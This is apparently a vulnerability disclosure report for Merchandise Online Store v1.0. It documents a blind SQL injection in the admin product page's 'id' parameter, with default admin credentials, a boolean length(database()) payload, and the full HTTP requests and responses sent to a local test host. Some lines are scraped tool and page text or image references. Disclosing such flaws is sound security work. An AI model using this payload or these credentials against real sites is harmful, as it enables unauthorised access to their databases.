

main

...

bug_report / vendors / oretnom23 / merchandise-online-store / SQLi-8.md



debug601 Create SQLi-8.md

History

1 contributor

39 lines (25 sloc) | 1.57 KB

...

Merchandise Online Store v1.0 by oretnom23 has SQL injection

Author: k0xx

The password for the backend login account is: admin/admin123

vendors: <https://www.sourcecodester.com/php/14887/merchandise-online-store-php-free-source-code.html>

Vulnerability File: /vloggers_merch/admin/?page=product/manage_product&id=

Vulnerability location: /vloggers_merch/admin/?page=product/manage_product&id=,id

[+] Payload: /vloggers_merch/admin/?


page=product/manage_product&id=5%27%20and%20length(database())%20=17%20--+
// Leak place ---> id

Current database name: vloggers_merch_db,length is 17

```
GET /vloggers_merch/admin/?page=product/manage_product&id=5%27%20and%20length(databa
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=n23o4bgngdq5q3js6l0a0i6r6k
Connection: close


When length (database ()) = 16, Content-Length: 30380



GET /vloggers_merch/admin/?page=product/manage_product&id=5%27%20and%20length(database())%20=16%20--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=n23o4bgngdq5q3js6l0a0i6r6k
Connection: close

HTTP/1.1 200 OK
Date: Thu, 05 May 2022 07:36:14 GMT
Server: Apache/2.4.48 (win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 30380

<!DOCTYPE html>
<html lang="en" class="" style="height: auto;">



INT SQL BASICS UNION BASED ERROR/DOUBLE QUERY TOOLS WAF BYPASS ENCODING HTML ENCRYPTION OTHER XSS LFI

Load URL http://192.168.1.19/vloggers_merch/admin/?page=product/manage_product&id=5' and length(database())=16--+
Split URL
Execute

Post data Referrer 0xHEX %URL BASE64 Insert string to replace Insert replacing string Replace All

VlogMerch - PHP Vlogger's Merch Online Shop - Admin Administrator Admin

Dashboard
Merch List
Inventory List
Order List
Featured Merch
Sales Report
Maintenance
Category List
Sub Category List
Settings


Create New Product

Category
Please Select here

Sub Category
Select Category First

Merch Name

When length (database ()) = 17, Content-Length: 33673



GET /vloggers_merch/admin/?page=product/manage_product&id=5%27%20and%20length(database())%20=17%20--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=n23o4bgngdq5q3js6l0a0i6r6k
Connection: close

HTTP/1.1 200 OK
Date: Thu, 05 May 2022 07:34:47 GMT
Server: Apache/2.4.48 (win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 33673

<!DOCTYPE html>
<html lang="en" class="" style="height: auto;">
<head>

Load URL

Split URL

Execute

http://192.168.1.19/vloggers_merch/admin/?page=product/manage_product&id=5' and length(database()) = 17|--+

☐ Post data

☐ Referrer

☒ 0xHEX

☒ %URL

☒ BASE64

Insert string to replace

Insert replacing string

☒ Replace All

VlogMerch - PHP

Dashboard

Merch List

Inventory List

Order List

Featured Merch

Sales Report

Maintenance

Category List

Sub Category List

Settings

Vlogger's Merch Online Shop - Admin

Administrator Admin

Update Product

Category

Hoodies

Sub Category

Please Select here

Merch Name

Merch Hoodie 102